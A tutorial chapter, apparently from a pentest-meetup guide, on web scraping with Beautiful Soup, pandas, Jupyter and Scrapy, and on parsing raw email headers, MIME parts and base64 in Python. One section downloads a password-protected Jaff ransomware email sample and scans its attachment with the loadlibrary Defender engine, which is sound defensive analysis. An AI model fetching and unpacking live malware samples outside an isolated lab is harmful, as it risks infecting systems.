> Beautiful Soup parses anything you give it, and does the tree traversal stuff for you. You can tell it "Find all the links", or "Find all the links of class externalLink", or "Find all the links whose urls match "foo.com", or "Find the table heading that's got bold text, then give me that text."

The python3-bs4 and python-html5lib packages are not installed by default, but the python2 version python-bs4 is installed.

### 10.3.2 Different parsers

Different parsers are available and there are Differences between parsers. Here's a little code snippet from the documentation showing the differences (you'll get an error if a parser isn't installed):

```
conda create --name bs4 python=2 beautifulsoup4 lxml html5lib -y
source activate bs4

python
from bs4 import BeautifulSoup

html = "<a><b /></a>"

print(BeautifulSoup(html))
print(BeautifulSoup(html, "lxml"))
print(BeautifulSoup(html, "html5lib"))
print(BeautifulSoup(html, "html.parser"))
exit()

source deactivate
conda remove --name bs4 --all -y
```

Running this shows the different parser's results:

```
hacker@kali:~$ python
Python 2.7.3 (default, Mar 13 2014, 11:03:55)
```

```
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from bs4 import BeautifulSoup
>>>
>>> html = "<a><b /></a>"
>>>
>>> print(BeautifulSoup(html))
<html><body><a><b></b></a></body></html>
>>> print(BeautifulSoup(html, "lxml"))
<html><body><a><b></b></a></body></html>
>>> print(BeautifulSoup(html, "html5lib"))
<html><head></head><body><a><b></b></a></body></html>
>>> print(BeautifulSoup(html, "html.parser"))
<a><b></b></a>
>>> exit()
```

## 10.3.3 Basic examples

### Simple, deficient link scraping

Here's a simple example that will read a web page and print out the href's:

```
conda create --name bs4 python=2 beautifulsoup4 lxml -y
source activate bs4

cat >parse_simple.py <<'EOF'
#!/usr/bin/env python

import argparse
import urllib2
from bs4 import BeautifulSoup

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Scrape page for hrefs")
    parser.add_argument("url", help="url to fetch hrefs")
    args = parser.parse_args()

    page = urllib2.urlopen(args.url).read()
    soup = BeautifulSoup(page, 'lxml')
    soup.prettify()
    for anchor in soup.findAll('a', href=True):
        print anchor['href']
EOF
python2 parse_simple.py https://pentest-meetup.appspot.com

source deactivate
conda remove --name bs4 --all -y
```

### Fixing the deficiencies

But it has a two shortcomings: (1) it returns relative url's leaving the user to figure out the full url; (2) which for HTTP 302 redirection is hard as it doesn't show the redirected url. Here's a python3 example that tracks url redirection via `response.geturl()` and obtains a full (not relative) url via `urllib.parse.urljoin(url_r, anchor['href'])`:

```
conda create --name bs4 python=3 beautifulsoup4 lxml -y
source activate bs4

cat >parse_simple2.py <<'EOF'
#!/usr/bin/env python3

import argparse
import urllib.parse
import urllib.request
from bs4 import BeautifulSoup
import re


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Scrape page for hrefs")
    parser.add_argument("url", help="url to fetch hrefs")
    args = parser.parse_args()

    # fetch page into bs4, getting the real redirected url
    req = urllib.request.Request(args.url)
    response = urllib.request.urlopen(req)
    page = response.read()
    url_r = response.geturl()
    # parse html with bs4
    soup = BeautifulSoup(page, 'lxml')
    soup.prettify()
    # output hrefs with full url
    # for anchor in soup.findAll('a', href=True):
    for anchor in soup.findAll('a', href=True):
        print(urllib.parse.urljoin(url_r, anchor['href']))
EOF

python parse_simple2.py https://pentest-meetup.appspot.com

source deactivate
conda remove --name bs4 --all -y
```

Another useful extension is to use regular expressions in the `soup.findAll('a', href=True)` instead: `soup.findAll('a', href=re.compile("BID|RF"))`.

## 10.3.4 SciPy, pandas, and Jupyter/IPython

### SciPy et. al. relationships

SciPy "is a Python-based ecosystem of open-source software for mathematics, science, and engineering." Two of it's six core projects include:

- pandas for data structures and analysis
- IPython enhanced interactive console for Python

The IPython interactive console expanded into Jupyter as more languages were added, with Jupyter providing the common infrastructure.

An interesting sidenote from IPython:

> Beginning with version 6.0, IPython stopped supporting compatibility with Python versions lower than 3.3 including all versions of Python 2.7.

> If you are looking for an IPython version compatible with Python 2.7, please use the IPython 5.x LTS release and refer to its documentation (LTS is the long term support release).

Another interesting sidenote from Jupyter:

> We recommend using the Anaconda distribution to install Python and Jupyter.

### Web scraping with pandas and Beautiful Soup

These examples are from Web Scraping with Pandas and Beautifulsoup.

Consider the data in NationMaster Media > Internet users: Countries Compared. To summarize the data involves the following short Python snippet:

```
TESTENV=pandas

# If you use conda ...
conda create --name $TESTENV python=3 beautifulsoup4 lxml tabulate pandas requests -y
source activate $TESTENV

# If you use pip
# mkdir -p ~/$TESTENV
# python3 -m venv ~/$TESTENV
# cd ~/$TESTENV
# source bin/activate
# pip install -U beautifulsoup4 lxml tabulate pandas requests


# Source code bs4_pandas.py
cat > bs4_pandas.py <<'EOF'
import pandas as pd
import requests
from bs4 import BeautifulSoup
from tabulate import tabulate

res = requests.get("http://www.nationmaster.com/country-info/stats/Media/Internet-
↪users")
soup = BeautifulSoup(res.content,'lxml')
table = soup.find_all('table')[0]
df = pd.read_html(str(table))
print( tabulate(df[0], headers='keys', tablefmt='psql') )
EOF

# Run the sample code
python3 bs4_pandas.py

# If you use conda ...
source deactivate
conda remove --name $TESTENV --all -y
rm bs4_pandas.py

# If you use pip ...
# deactivate
# cd
# rm -rf ~/$TESTENV
```

### More scraping with Jupyter data visualization

#### Part 1 - scraping and cleaning data

Here is a more complex example starting with data collection via Learning Python: Part 1 - Scraping and Cleaning the NBA Draft. The output is a CSV file draft_data_1966_to_2017.csv containing various NBA draft information from 1966 - 2017.

```
# Setup Python virtual env with conda
conda create --name jupyter python=3 \
    jupyter beautifulsoup4 pandas numpy matplotlib seaborn -y
source activate jupyter

# Python code to scrape from NBA draft data
cat >NBA_Draft_scraping.py <<'EOF'
import argparse
from urllib.request import urlopen
from bs4 import BeautifulSoup
import pandas as pd

if __name__ == "__main__":
  parser = argparse.ArgumentParser(description="Get NBA draft csv")
  parser.add_argument("start_year", type=int, help="starting year (>1966)")
  parser.add_argument("stop_year", type=int, help="stop year (<= current year)")
  args = parser.parse_args()
  start_year = args.start_year
  stop_year = args.stop_year
  range_end = stop_year + 1

  url_template = "http://www.basketball-reference.com/draft/NBA_{year}.html"
  draft_df = pd.DataFrame()
  for year in range(start_year, range_end):  # for each year
      url = url_template.format(year=year)  # get the url
      html = urlopen(url)  # get the html
      soup = BeautifulSoup(html, 'html5lib') # create our BS object
      column_headers = [th.getText() for th in
                    soup.findAll('tr', limit=2)[1].findAll('th')]
      # get our player data
      data_rows = soup.findAll('tr')[2:]
      player_data = [[td.getText() for td in data_rows[i].findAll('td')]
                  for i in range(len(data_rows))]
      # Turn yearly data into a DatFrame
      year_df = pd.DataFrame(player_data, columns=column_headers[1:])
      # create and insert the Draft_Yr column
      year_df.insert(0, 'Draft_Yr', year)
      # Append to the big dataframe
      draft_df = draft_df.append(year_df, ignore_index=True)

  # Convert data to proper data types
  draft_df = draft_df.apply(pd.to_numeric, errors="ignore")

  # Get rid of the rows full of null values
  draft_df = draft_df[draft_df.Player.notnull()]

  # Replace NaNs with 0s
  draft_df = draft_df.fillna(0)

  # Rename Columns
  draft_df.rename(columns={'WS/48':'WS_per_48'}, inplace=True)
  # Change % symbol
  draft_df.columns = draft_df.columns.str.replace('%', '_Perc')
  # Add per_G to per game stats
  draft_df.columns.values[14:18] = [draft_df.columns.values[14:18][col] +
                                    "_per_G" for col in range(4)]

  # Changing the Data Types to int
  draft_df.loc[:,'Yrs':'AST'] = draft_df.loc[:,'Yrs':'AST'].astype(int)
  draft_df['Pk'] = draft_df['Pk'].astype(int) # change Pk to int

  # Delete the 'Rk' column no longer needed.
  # draft_df.drop('Rk', axis='columns', inplace=True)

  draft_df.to_csv("draft_data_" + str(start_year) + "_to_" + str(stop_year) + ".csv")
EOF

# Run the scraping code to produce output CSV draft_data_1966_to_2017.csv
python3 NBA_Draft_scraping.py 1966 2017

# Skip deactivation until jupyter run below ...
# source deactivate
# conda remove --name jupyter --all -y
```

### Part 2 - visualizing data

Now that the data is captured to a CSV file, follow Learning Python: Part 2 - Visualizing the NBA Draft to visualize the data interactively using *jupyter*. (Note: the GitHub repo savvastj/NBA_stuff contains the IPython notebook created by the article's author.)

Run the following grouped commands in either a bash shell, or in *jupyter* cells:

```
# *****************************************************
# In shell
# *****************************************************
# source activate jupyter
jupyter notebook

# *****************************************************
# In jupyter notebook - create a new notebook
# *****************************************************
# New ==> Notebook: Python3






# *****************************************************
# cell 1
# *****************************************************
import pandas as pd
import numpy as np
%matplotlib inline
import matplotlib.pyplot as plt
import seaborn as sns
```

```
# *****************************************************
# cell 2
# *****************************************************
draft_df = pd.read_csv("draft_data_1966_to_2017.csv", index_col=0)
draft_df.describe()



# *****************************************************
# cell 3
# *****************************************************
WS48_yrly_avg = draft_df.groupby('Draft_Yr').WS_per_48.mean()

# Plot WS/48 by year
# use seaborn to set our graphing style
# the style 'white' creates a white background for
# our graph
sns.set_style("white")

# Set the size to have a width of 12 inches
# and height of 9
plt.figure(figsize=(12,9))

# get the x and y values
x_values = draft_df.Draft_Yr.unique()
y_values = WS48_yrly_avg

# add a title
title = ('Average Career Win Shares Per 48 minutes by Draft Year (1966-2017)')
plt.title(title, fontsize=20)

# Label the y-axis
# We don't need to label the year values
plt.ylabel('Win Shares Per 48 minutes', fontsize=18)

# Limit the range of the axis labels to only
# show where the data is. This helps to avoid
# unnecessary whitespace.
plt.xlim(1966, 2017.5)
plt.ylim(0, 0.08)

# Create a series of grey dashed lines across the each
# labled y-value of the graph
plt.grid(axis='y',color='grey', linestyle='--', lw=0.5, alpha=0.5)

# Change the size of tick labels for both axis
# to a more readable font size
plt.tick_params(axis='both', labelsize=14)

# get rid of borders for our graph using seaborn's
# despine function
sns.despine(left=True, bottom=True)

# plot the line for our graph
plt.plot(x_values, y_values)
```

```
# Provide a reference to data source and credit yourself
# by adding text to the bottom of the graph
# the first 2 arguments are the x and y axis coordinates of where
# we want to place the text
# The coordinates given below should place the text below
# the xlabel and aligned left against the y-axis
plt.text(1966, -0.012,
         'Primary Data Source: http://www.basketball-reference.com/draft/'
         '\nAuthor: Savvas Tjortjoglou (savvastjortjoglou.com)',
          fontsize=12)

# Display our graph
plt.show()



# ****************************************************
#cell 4
# ****************************************************
top10 = draft_df[(draft_df['Pk'] < 11)]

sns.set(style="whitegrid")

plt.figure(figsize=(15,10))

# create our violinplot which is drawn on an Axes object
vplot = sns.violinplot(x='Pk', y='WS_per_48', data=top10)

title = ('Distribution of Win Shares per 48 Minutes for each'
         '\nNBA Draft Pick in the Top 10 (1966-2014)')

# We can call all the methods avaiable to Axes objects
vplot.set_title(title, fontsize=20)
vplot.set_xlabel('Draft Pick', fontsize=16)
vplot.set_ylabel('Win Shares Per 48 minutes', fontsize=16)
vplot.tick_params(axis='both', labelsize=12)

plt.text(-1, -.55,
         'Data source: http://www.basketball-reference.com/draft/'
        '\nAuthor: Savvas Tjortjoglou (savvastjortjoglou.com)',
          fontsize=12)

sns.despine(left=True)

plt.show()


# ****************************************************
# In jupyter notebook - save notebook
# ****************************************************
# File ==> Download as ==> Notebook(.ipynb)


# ****************************************************
# In shell
# ****************************************************
source deactivate
```

```
conda remove --name jupyter --all -y
```

# 10.4 Scraping with Scrapy

## 10.4.1 Learning Scrapy

The Scrapy website introduces the concept that Scrapy can be run from:

- end-user PCs
- a self-hosted Scrapyd server: see Scrapyd Documentation and Scrapyd GitHub
- the Scrapycloud

  There is a free level (currently 1 concurrent crawl job limited to 24 hours with 7 day data retention).

  Scrapy documentation asserts "Scrapy Cloud is compatible with Scrapyd and one can switch between them as needed".

The very first page of Scrapy documentation contains a good outline of the concepts needed to understand Scrapy.

Examples may be found at Curated Scrapy Resources and Scrapy Examples.

## 10.4.2 Simple Scrapy examples

### Setting up Scrapy

On Debian 9 the version of Scrapy from the packages was 1.0.3-2 while the latest is 1.4. Trying to run the Scrapy documentation examples failed due to the old version, so the following were required to setup the latest Scrapy:

```
# Update to latest pip, setuptools, wheel.
sudo apt install build-essential libssl-dev libffi-dev python-dev -y
pip install -U pip setuptools wheel

# Create a python3 environement with Scrapy installed
python3 -m venv ~/python3
cd ~/python3
source bin/activate
pip install -U Scrapy
```

### Scrapy without a project

Start with the Scrapy at a glance, which illustrates a Scrapy run without a project. Here, the website http://quotes.toscrape.com/ is spidered to obtain the quotes into a JSON or CSV output. Be sure to view the web page source to make sense of the *quote.css('span.text::text')*, *quote.xpath('span/small/text()')*, and *response.css('li.next a::attr("href")')* code segments.

```
# Environment setup above
cd ~/python3
# source bin/activate
mkdir -p scrapy
cd scrapy

# Create quotes_spider.py
```

```
cat > quotes_spider.py <<'EOF'
import scrapy


class QuotesSpider(scrapy.Spider):
    name = "quotes"
    start_urls = [
        'http://quotes.toscrape.com/tag/humor/',
    ]

    def parse(self, response):
        for quote in response.css('div.quote'):
            yield {
                'text': quote.css('span.text::text').extract_first(),
                'author': quote.xpath('span/small/text()').extract_first(),
            }

        next_page = response.css('li.next a::attr("href")').extract_first()
        if next_page is not None:
            yield response.follow(next_page, self.parse)
EOF

# Run it with JSON output.
scrapy runspider quotes_spider.py -o quotes.json

# Change to CSV output.
scrapy runspider quotes_spider.py -o quotes.csv

# When done, deactivate venv.
# deactivate
```

### Scrapy shell

The Scrapy shell can be used to help create or debug the above Scrapy spider:

```
scrapy shell http://quotes.toscrape.com/tag/humor/
response.css('div.quote')
quote = response.css('div.quote')[0]
quote.css('span.text')
quote.css('span.text::text')
quote.css('span.text::text').extract_first()
response.css('li.next')
response.css('li.next a')
response.css('li.next a::attr("href")')
response.css('li.next a::attr("href")').extract_first()
exit()

# Get rid of venv
deactivate
cd
rm -rf ~/python3
```

### Scrapy with a project

The Scrapy tutorial creates a project using the QuotesSpider above and goes into more detail explaining the CSS selector *response.css(. . . )* and the XPath expression *quote.xpath(. . . ).extract_first()*.

## 10.4.3 JavaScript handling

From Handling JavaScript in Scrapy with Splash:

> A common roadblock when developing spiders is dealing with sites that use a heavy amount of JavaScript. Many modern websites run entirely on JavaScript, and require scripts to be run in order for the page to render properly. In many cases, pages also present modals and other dialogues that need to be interacted with to show the full page. In this post we're going to show you how you can use Splash to handle JavaScript in your Scrapy projects.

For more information consult:

- scrapinghub/splash is the JavaScript rendering service code.
- Splash - A javascript rendering service is the documentation for the Splash server.
- scrapy-plugins/scrapy-splash is the Scrapy plugin that allows Scrapy to interface with the Splash service.

Needless to say, scraping JavaScript sites can get to be complex. with a project

# 10.5 Internet data

This section follows Python's Internet Data Handling.

## 10.5.1 email

This section follows email — An email and MIME handling package.

### Get your own `example01.eml` raw email message

We use example email message `example01.eml` to illustrate how the Python email software can be used to manipulate email. You can do the same with your own email by downloading the raw email text. For example, the raw contents of a Gmail message can be downloaded from any browser by selecting "Show original" from the menu immediately to the right of the reply button. That capability is not unique to Gmail.

### Use Python `email` for recon on email

To understand Python's `EmailMessage` class see email.message: Representing an email message. Here we first carve through the email to get an idea of it's structure:

```
python3

# Packages
import email
import mimetypes
from email.policy import default
```

```
# Read in the email message.
msgfile = 'example01.eml'
with open(msgfile, 'rb') as fp:
  msg = email.message_from_binary_file(fp, policy=default)

# Get email header field names.
print(msg.keys())
# From this we see the email uses  SPF, DKIM, and DMARC

# Let's see the message Content-Type from the header.
print(msg.get('Content-Type', failobj='no Content-Type'))

# The message is Content-Type multipart/mixed, so let's get the message structure.

# Get the email body structure.
for part in msg.walk():
  print(part.get_content_type(), part.get_boundary('(no boundary)'),
    '(is attachment:', str(part.is_attachment()) + ')'
    ' (filename', part.get_filename(failobj='None')+')')

# The message has a multipart/alternative ...
# The first is text/plain, likely the message body in plain text.
# The second is text/html, likely th emessage body in html.
# The last multipart is the attached file 'plaintext.txt'.

# If the attachment is text/plain, print it out.
for part in msg.iter_attachments():
  if part.get_content_type() == 'text/plain':
    print(part.get_content())
  else:
    print('Attachment', part.get_filename(failobj='None'), 'is', part.get_content_
↪type())


# We got all this without even looking at the email.
```

### Looking at the actual message text

See Message Headers for RFC definition of the fields.

Message headers are added on top by successive servers, so the first *Received:* is actually from the last server to receive the message.

You’ll notice lots of header fields “X-*:” that were used for unstandardized parameters (not in any RFC). That has since been deprecated by IETF RFC 6648 Deprecating the “X-” Prefix and Similar Constructs in Application Protocols.

### Header Delivered-To, Received, X-Received

*Delivered-To:* is not in an RFC but is added upon delivery to a mailbox.

*Received:* is the last SMTP server involved in the email. Note the private RFC 1918 10.0.0.0/8 address range, indicating an internal Google email server.

*X-Received:* is a non-standard received header field.

```
Delivered-To: bill.gates@gmail.com
Received: by 10.74.36.76 with SMTP id v12csp1554687oov;
        Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
X-Received: by 10.55.201.202 with SMTP id m71mr1960875qkl.140.1499909776939;
        Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
```

### Header ARC-*

From Authenticated Received Chain:

> DMARC allows a sender's domain to indicate that their emails are protected by SPF and/or DKIM, and tells a receiver what to do if neither of those authentication methods passes - such as to reject the message. However, a strict DMARC policy may block legitimate emails sent through a mailing list or forwarder, as the SPF check will fail due to the unapproved sender and the DKIM signature will be invalidated if the message is modified, such as by adding a subject tag or footer.
>
> ARC solves the problem of the SPF and DKIM signatures being invalidated by giving the intermediate server a way to sign the original message's validation results. Even if the SPF and DKIM validation fail, the recipient can choose to validate the ARC. If the ARC indicates that the original message passed the SPF and DKIM checks and the only modifications were made by well-reputed intermediaries, the recipient may choose to ignore the failed SPF, DKIM, or DMARC validation.

For a good, short introduction see How to Explain Authenticated Received Chain (ARC) in Plain English

```
ARC-Seal: i=1; a=rsa-sha256; t=1499909776; cv=none;
        d=google.com; s=arc-20160816;
        b=SioX8HnlJ470WDafra8Cy+lEmpJJlILS4N+onXzANGMH+nKDPLKkRc10MCNNFWWQ0X
         XEyZXji6Tz97bH0pTbqMP24Fa0ouuHYrKSygUOny4ZpUQeOA7fSIXQZFSMN8Ink7xCZ8
         kUPKFxgO6HJXAhKaYjY1jgGpvHVI/DLSDq0avy9n9rh20OmyXnS6DbaPnt3dL90JFiNE
         S/iGR9JDHHN3wOwuikiE/7g6i8tVUV0mRYaH2DMgySw0DdzyiI684BSdC7q9yZjto65c
         CFT3+ugGGHC1tNm2quLXcBf8CGckWy5rPFwTFNmXBIhGq/RByiCfpCM+dlaIqj3esiIH
         xFgQ==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-
↪20160816;
        h=to:subject:message-id:date:from:mime-version:dkim-signature
         :arc-authentication-results;
        bh=vG6RGxkmpfoWe3CB+2hKOkcbosxM2LUiMwk6+y6JxTc=;
        b=AgbPQkRPboCsPbDyysQjf2EJE2U2r/ewnh+6kFnkcyqqlc+9B8JcOPDrNBCzYa5NNt
         3jw41ExvjSVC29m7EFLXCxu+7wc//MFGeuKqAM40vt8cnWJMIX6UQqeIW2LGF2PD2u/r
         OpdmonZ/wsgDX3uko53SEJWsctfZBaygb6nMAJ/Se6dHdZVkUsV5fL6aWecOmAeEXXno
         9fb6c/aaSPuJ/wAWg1+Uccc39S0zGSiVXJTDmNPZJ6grFnGGXeyIYcpVEv4Q7xrZtsYy
         jd9OUdLT5H4lQAdKgISFzevkWRmke97W+LKfEN46jObpWCT49oA7iyjekWwQOBrDK0Ms
         9MTQ==
ARC-Authentication-Results: i=1; mx.google.com;
       dkim=pass header.i=@bitbender.org header.b=Vsm2nbdE;
       spf=pass (google.com: domain of bill.gates@bitbender.org designates␣
↪2607:f8b0:400d:c09::22f as permitted sender) smtp.mailfrom=bill.gates@bitbender.org;
       dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=bitbender.org
```

### Header Return-Path, Received

From RFC 5321 "The primary purpose of the Return-path is to designate the address to which messages indicating non-delivery or other mail system failures are to be sent."

There is another *Received:* from an earlier SMTP server.

```
Return-Path: <bill.gates@bitbender.org>
Received: from mail-qk0-x22f.google.com (mail-qk0-x22f.google.com.␣
↪[2607:f8b0:400d:c09::22f])
        by mx.google.com with ESMTPS id d78si3625566qkc.297.2017.07.12.18.36.16
        for <bill.gates@gmail.com>
        (version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128);
        Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
```

### Header for SPF, DKIM results

Here the *Received-SPF:* header field indicates the SPF check passed while the *Authentication-Results:* indicates the DMARC test passed (because the DKIM and SPF tests passed).

There is yet another *Received:* header and the *DKIM-Signature:*.

Note that *X-Google-DKIM-Signature:* is internal to Google and not consumed elsewhere.

```
Received-SPF: pass (google.com: domain of bill.gates@bitbender.org designates␣
↪2607:f8b0:400d:c09::22f as permitted sender) client-ip=2607:f8b0:400d:c09::22f;
Authentication-Results: mx.google.com;
       dkim=pass header.i=@bitbender.org header.b=Vsm2nbdE;
       spf=pass (google.com: domain of bill.gates@bitbender.org designates␣
↪2607:f8b0:400d:c09::22f as permitted sender) smtp.mailfrom=bill.gates@bitbender.org;
       dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=bitbender.org
Received: by mail-qk0-x22f.google.com with SMTP id 16so38047001qkg.2
        for <bill.gates@gmail.com>; Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=bitbender.org; s=google;
        h=mime-version:from:date:message-id:subject:to;
        bh=vG6RGxkmpfoWe3CB+2hKOkcbosxM2LUiMwk6+y6JxTc=;
        b=Vsm2nbdEgXeHR3c4y5/0J/neyFrOIjeMU9Cp/4ckE5vjXpx8o0XSGrQac0sLy/WFHz
         2/a3dGCgP+EG0pK7OMCdK92Dndtd96FDSsFWlv6WM0jnP9BT5Z04mPqWvQD8/hJ5JrrA
         sZC/eYNvMW2kLiHCYWpyW5P9Z+nCJZzwvNucM=
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=1e100.net; s=20161025;
        h=x-gm-message-state:mime-version:from:date:message-id:subject:to;
        bh=vG6RGxkmpfoWe3CB+2hKOkcbosxM2LUiMwk6+y6JxTc=;
        b=ERrPpfJyoO1AjoyIOfrwZh7+mqWsJyJA/1DX2UvEPX5CNW+L+tQnmuZrI8UHRtX1Yj
         wzy1ajQBUJfyQ1NIred1UT2KdH0Np4/UA717YuCWsxsYk6q56V1ID0XE6nZWwsVw92CF
         tnG9B5ThvKosIg9qLDPUShUHWcMqoINE6VfZs4bSgN3N+2eHF+0ScS58MQTGK5J+jk6Q
         ap1ltGI3VUuI7j2HnTM0/d61yQaGqY0bBYIoav+2G9RBitvD2QDV/zQhP1J4eTO8io47
         aS8JV85pH74MUBb9Zc+HkbM4JXQxRhE1KsRaFhgbpca2HWSm6adE9d32OVZTAtHfP/CV
         U/XA==
```

### Header X-*, MIME-Version, Received

*X-Gm-Message-State:* is again another Google-internal header, along with another *X-Received: & Received:*.

*MIME-version:* indicates MIME version 1.0.

```
X-Gm-Message-State: AIVw112nBH2HChFIK7jQ0x/SNhxWIq/i/+cf0k1dk0o+6IuGkP3WLKWH
        y1ypALWgopPZyiHCaLDTifY6MaFgb4AN3jc=
X-Received: by 10.55.77.13 with SMTP id a13mr1689023qkb.194.1499909776375;
 Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
```

```
MIME-Version: 1.0
Received: by 10.12.172.163 with HTTP; Wed, 12 Jul 2017 18:36:15 -0700 (PDT)
```

### Header fields the user can relate to

```
From: "Maki, Jim" <bill.gates@bitbender.org>
Date: Wed, 12 Jul 2017 18:36:15 -0700
Message-ID: <CAAyi+zfiRY0G7PgcPkvOkaQtu3qbiYcbjDkkgdM0kpAnq3TF2g@mail.gmail.com>
Subject: Single test message
To: Jim Maki <bill.gates@gmail.com>
```

### Message *Content-Type: multipart/mixed*

This indicates an email with multiple parts separated with boundary=”001a114a6a106abb89055428f59b”.

```
Content-Type: multipart/mixed; boundary="001a114a6a106abb89055428f59b"
```

### Message text/plain and text/html message bodies

*Content-Type: multipart/alternative* indicates there are alternative message body types: here text/plain and text/html.

```
Content-Type: multipart/alternative; boundary="001a114a6a106abb86055428f599"

--001a114a6a106abb86055428f599
Content-Type: text/plain; charset="UTF-8"

Message body

  Jim

--001a114a6a106abb86055428f599
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

<div dir=3D"ltr">Message body<div><br></div><div>=C2=A0 Jim</div><div><br><=
/div></div>

--001a114a6a106abb86055428f599--
```

### Message attachment

Here the attachment is defined. It’s the text/plain file “plaintext.txt” with contents “Test attachment.”

```
--001a114a6a106abb89055428f59b
Content-Type: text/plain; charset="US-ASCII"; name="plaintext.txt"
Content-Disposition: attachment; filename="plaintext.txt"
Content-Transfer-Encoding: base64
X-Attachment-Id: f_j51rjvcw0

```

```
VGVzdCBhdHRhY2htZW50LgoK
--001a114a6a106abb89055428f59b--
```

It’s encoded in base-64, and running the following commands shows that “GVzdCBhdHRhY2htZW50LgoK” converts to “Test attachment.”

```
hacker@meetup:~/meetup/email$ echo 'VGVzdCBhdHRhY2htZW50LgoK' | base64 -d
Test attachment.
```

### Unpacking the eml into a directory

#### *unpack.py* sample program

From email: Examples:

```
cat > unpack.py <<'EOF'
#!/usr/bin/env python3

"""Unpack a MIME message into a directory of files."""

import os
import email
import mimetypes
from email.policy import default
from argparse import ArgumentParser


def main():
    parser = ArgumentParser(description="""\
Unpack a MIME message into a directory of files.
""")
    parser.add_argument('-d', '--directory', required=True,
                        help="""Unpack the MIME message into the named
                        directory, which will be created if it doesn't already
                        exist.""")
    parser.add_argument('msgfile')
    args = parser.parse_args()

    with open(args.msgfile, 'rb') as fp:
        msg = email.message_from_binary_file(fp, policy=default)

    try:
        os.mkdir(args.directory)
    except FileExistsError:
        pass

    counter = 1
    for part in msg.walk():
        # multipart/* are just containers
        if part.get_content_maintype() == 'multipart':
            continue
        # Applications should really sanitize the given filename so that an
        # email message can't be used to overwrite important files
        filename = part.get_filename()
        if not filename:
            ext = mimetypes.guess_extension(part.get_content_type())
            if not ext:
                # Use a generic bag-of-bits extension
                ext = '.bin'
            filename = 'part-%03d%s' % (counter, ext)
        counter += 1
        with open(os.path.join(args.directory, filename), 'wb') as fp:
            fp.write(part.get_payload(decode=True))


if __name__ == '__main__':
    main()
EOF

# unpack eml
python3 unpack.py -d message_contents example01.eml
```

### Using *unpack.py* to A/V scan attachments

Here we use this simple example to A/V scan a malicious email sample using *loadlibrary* from *Building the tool to run Microsoft Malware Protection Engine*:

```
# Continuing on from the above example
PYCODE=$PWD

# Get the ransomware
AVDIR=~/av/samples/email
rm -rf $AVDIR
mkdir -p $AVDIR
cd $AVDIR
curl -L -o ransomware.zip http://www.malware-traffic-analysis.net/2017/05/16/2017-05-
↪16-Jaff-ransomware-emails-and-artifacts.zip
mkdir -p ransomware
# The password is visible at http://www.malware-traffic-analysis.net/about.html
PW=XXXXXXXXX
unzip -P "$PW" ransomware.zip -d ransomware

# Extract message content
python3 $PYCODE/unpack.py -d contents ransomware/*.eml
ls -l contents

# In case MsMpEng is not already installed
sudo apt install \
            libc6-dev-x32 gcc-multilib lib32readline-dev cabextract \
                gdb libimage-exiftool-perl -y
cd
mkdir -p av
cd av
git clone https://github.com/taviso/loadlibrary.git
cd loadlibrary/engine
curl -L -o mpam-fe.exe 'https://go.microsoft.com/fwlink/?LinkID=121721&arch=x86'
cabextract mpam-fe.exe
exiftool mpengine.dll | grep 'Product Version Number'
# NOTE: bug fixed in 1.1.13903.0
cd ..
make
cd ..
```

```
# Run A/V against Invoice.pdf
cd ~/av/loadlibrary
./mpclient ~/av/samples/email/contents/Invoice.pdf 2>&1 | grep Threat

cd $PYCODE
```

### Get attachments

Sample program to get attachments to individual files from How to read eml file in python?:

```
cat > detach.py <<'EOF'
import email
import os

path = './'
listing = os.listdir(path)

for fle in listing:
    if str.lower(fle[-3:])=="eml":
        msg = email.message_from_file(open(fle))
        attachments=msg.get_payload()
        for attachment in attachments:
            try:
                fnam=attachment.get_filename()
                f=open(fnam, 'wb').write(attachment.get_payload(decode=True,))
                f.close()
            except Exception as detail:
                #print detail
                pass
EOF

mkdir -p detach
cp *.eml detach/
cd detach
python3 ../detach.py
cd ..
```

### Checking DKIM signature

We can use application `dkimverify.py` from Python package dkimpy to check DKIM signatures.

On a side note, this is a case where `conda` does not have the appropriate package and `pip` must be used withing `conda` to get the package.

```
conda create --name email python=3 -y
source activate email
conda install pip -y
pip install -U dkimpy dnspython
dkimverify.py < example01.eml

source deactivate
conda remove --name email --all -y
```

## 10.5.2 Data conversion

### Base64

See base64(1) - Linux man page and base64.

#### bash `base64`

Warning - use the right `echo` options:

- `echo -n` avoids adding "\n" to the end of the string.
- `echo -e` to add special characters ("\r", "\n", . . . ) within the string.

See the following example:

```
# "echo -n" avoids appending "\n". See the difference:
echo -n "hello" | base64
echo "hello" | base64

# "echo -e" to add "\r\n" embedded 3 places:
echo -ne "GET / HTTP/1.1\r\nHost: localhost:8000\r\n\r\n" | base64
```

Here's the result of running the above:

```
hacker@meetup:~$ # "echo -n" avoids appending "\n". See the difference:
hacker@meetup:~$ echo -n "hello" | base64
aGVsbG8=
hacker@meetup:~$ echo "hello" | base64
aGVsbG8K
hacker@meetup:~$
hacker@meetup:~$ # "echo -e" to add "\r\n" embedded 3 places:
hacker@meetup:~$ echo -ne "GET / HTTP/1.1\r\nHost: localhost:8000\r\n\r\n" | base64
R0VUIC8gSFRUUC8xLjENCkhvc3Q6IGxvY2FsaG9zdDo4MDAwDQoNCg==
```

Next, understand the `base64 -w 0` command line option. There's only 2 command line options for `base64` in bash:

- `-d` does a decode vs the enfault encode.
- `-w N` line wraps the output at N characters vs the default 76. Specifying `-w 0` avoids line wrapping.

Here's a look at line wrapping:

```
# 100+ character string with some Unicode at the start
TEXT="abc 123 ¾ ¶"$(printf '1234567890%.0s' {0..9})

# Line wrap at 76 characters
echo -n "$TEXT" | base64
# Line wrap disabled
echo -n "$TEXT" | base64 -w 0

# "base64 -d" handles line wrap or no line wrap
echo -n "$TEXT" | base64 | base64 -d
